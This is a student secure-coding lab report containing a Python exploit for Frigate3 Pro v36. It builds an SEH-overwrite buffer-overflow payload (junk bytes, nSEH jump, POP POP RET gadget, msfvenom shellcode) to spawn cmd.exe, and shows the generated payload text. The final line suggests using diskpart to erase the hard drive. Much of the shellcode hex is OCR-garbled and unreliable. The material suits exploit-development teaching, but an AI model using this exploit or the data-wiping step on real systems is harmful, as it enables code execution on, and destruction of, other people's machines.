### Secure Coding Lab 10th April, 2021

S.B.S.Praneeth 19BCN7279

#### Payload Generation for exploitation (cmd.exe):

#### 1. The python code used to generate the payload to exploit the application frigate.exe to open cmd.exe

#### exploit2\_cmd.py

```
# -*- coding: cp1252 -*-
f= open("payload_cmd.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e
x86/alpha mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b'' \times 37 \times 51 \times 5a \times 41 \times 58 \times 50 \times 30 \times 41 \times 30 \times 41 \times 6b \times 41''
buf += b'' \times 58 \times 50 \times 38 \times 41 \times 42 \times 75 \times 4a \times 49 \times 4b \times 4c \times 4d \times 38 \times 4f''
buf += b'' \times 72 \times 35 \times 50 \times 63 \times 30 \times 65 \times 50 \times 31 \times 70 \times 47 \times 79 \times 39 \times 75''
buf += b'' \times 36 \times 51 \times 60 \times 70 \times 62 \times 44 \times 60 \times 56 \times 30 \times 34 \times 70 \times 60^{\circ}
buf += b'' \times 4b \times 32 \times 72 \times 64 \times 4c \times 4c \times 4b \times 61 \times 42 \times 76 \times 74 \times 4e \times 6b''
buf += b'' \times 71 \times 62 \times 57 \times 58 \times 74 \times 47 \times 58 \times 37 \times 71 \times 58 \times 61 \times 36 \times 45''
buf += b"\x61\x69\x6f\x6c\x6c\x77\x4c\x61\x71\x33\x4c\x43\x32"
buf += b'' \times 56 \times 4c \times 61 \times 30 \times 6b \times 71 \times 7a \times 6f \times 66 \times 6d \times 46 \times 61 \times 79''
buf += b'' \times 57 \times 6b \times 52 \times 7a \times 52 \times 36 \times 32 \times 31 \times 47 \times 6e \times 6b \times 66 \times 32''
buf += b'' \times 66 \times 70 \times 6e \times 6b \times 72 \times 6a \times 67 \times 4c \times 6e \times 6b \times 70 \times 4c \times 47''
buf += b'' \times 61 \times 50 \times 78 \times 59 \times 73 \times 77 \times 38 \times 65 \times 51 \times 48 \times 51 \times 73 \times 61''
buf += b"\x4c\x4b\x63\x69\x35\x70\x56\x61\x58\x53\x6e\x6b\x57"
buf += b'' \times 39 \times 32 \times 38 \times 48 \times 63 \times 47 \times 42 \times 52 \times 69 \times 66 \times 66 \times 77 \times 44''
buf += b'' \times 4e \times 6b \times 76 \times 61 \times 59 \times 46 \times 66 \times 51 \times 6b \times 4f \times 6e \times 4c \times 7a''
buf += b'' \times 61 \times 61 \times 61 \times 74 \times 40 \times 33 \times 31 \times 74 \times 67 \times 37 \times 48 \times 49 \times 70"
```


```
buf += b"\x63\x45\x39\x66\x63\x33\x43\x4d\x69\x68\x75\x6b\x53"
buf += b"\x4d\x34\x64\x33\x45\x79\x74\x72\x78\x4e\x6b\x56\x38"
buf += b'' \times 35 \times 74 \times 37 \times 71 \times 68 \times 53 \times 30 \times 66 \times 4c \times 4b \times 34 \times 4c \times 72''
buf += b"\x6b\x6e\x6b\x30\x58\x75\x4c\x43\x31\x4b\x63\x6e\x6b"
buf += b"\x35\x54\x4c\x4b\x57\x71\x4a\x70\x4b\x39\x43\x74\x65"
buf += b'' \times 74 \times 31 \times 34 \times 71 \times 46 \times 73 \times 51 \times 71 \times 49 \times 50 \times 5a''
buf += b"\x33\x61\x59\x6f\x59\x70\x63\x6f\x33\x6f\x61\x4a\x4c"
buf += b'' \times 4b \times 64 \times 52 \times 4a \times 4b \times 4c \times 4d \times 73 \times 6d \times 73 \times 5a \times 56 \times 61''
buf += b'' \times 6e \times 6d \times 4c \times 45 \times 4d \times 62 \times 57 \times 70 \times 73 \times 30 \times 47 \times 70 \times 70''
buf += b'' \times 50 \times 70 \times 68 \times 65 \times 61 \times 4c \times 4b \times 62 \times 4f \times 6d \times 57 \times 6b \times 4f''
buf += b'' \times 68 \times 55 \times 6d \times 6b \times 58 \times 70 \times 4d \times 65 \times 4c \times 62 \times 30 \times 56 \times 72''
buf += b'' \times 48 \times 4d \times 76 \times 4c \times 55 \times 6f \times 4d \times 4d \times 79 \times 6f \times 69 \times 45''
buf += b"\x45\x6c\x63\x36\x43\x4c\x76\x6a\x4b\x30\x39\x6b\x6b"
buf += b'' \times 50 \times 71 \times 65 \times 55 \times 55 \times 4d \times 6b \times 42 \times 67 \times 52 \times 33 \times 43 \times 42"
buf += b'' \times 52 \times 4f \times 62 \times 4a \times 55 \times 50 \times 31 \times 43 \times 69 \times 6f \times 6e \times 35 \times 61''
buf += b"\x73\x50\x6d\x71\x74\x67\x70\x41\x41"
payload_calc = junk + nseh + seh + nops + buf
f.write(payload_calc)
f.close
```

## 2. The payload generated from the above python code payload cmd.txt

 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA K @ %áÙÍÙqô[SYIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKL M8Or5Pc0eP1pOy9u6QkpbDnkV04plK2rdLLKaBvtNkqbWXtOX7qZa6Eaioll wLaq3LC2VLa0kqzofmFayWkRzR621Gnkf2fpnkrjgLnkpLGaPxYsw8eQHQsa

wLaq3LC2VLa0kqzofmFayWkRzR621Gnkf2fpnkrjgLnkpLGaPxYsw8eQHQsa LKci5pVaXSnkW928HcGJRinkwDNkvaYFfQkOnLzajotM31zg7HlpcE9fc3CMi hukSM4d3EytrxNkV85t7qhS0fLK4Lrknk0XuLC1Kcnk5TLKWqJpK9Ctet14qK qKsQqIPZ3aYoYpco3oaJLKdRJKLMsmsZVanmLEMbWps0GppPpheaLKbOm WkOhUmkXpMeLb0VrHMvLUoMMMyoiEElc6CLvjK09kkPqeUUMkBgR3CB RObJUP1Cion5asPmqtgpAA

# Crashing the Frigate3\_Pro\_v36 application and opening cmd.exe (Command Prompt) by triggering it using the above generated payload:



Now we can type diskpart and open the console to erase the HDD.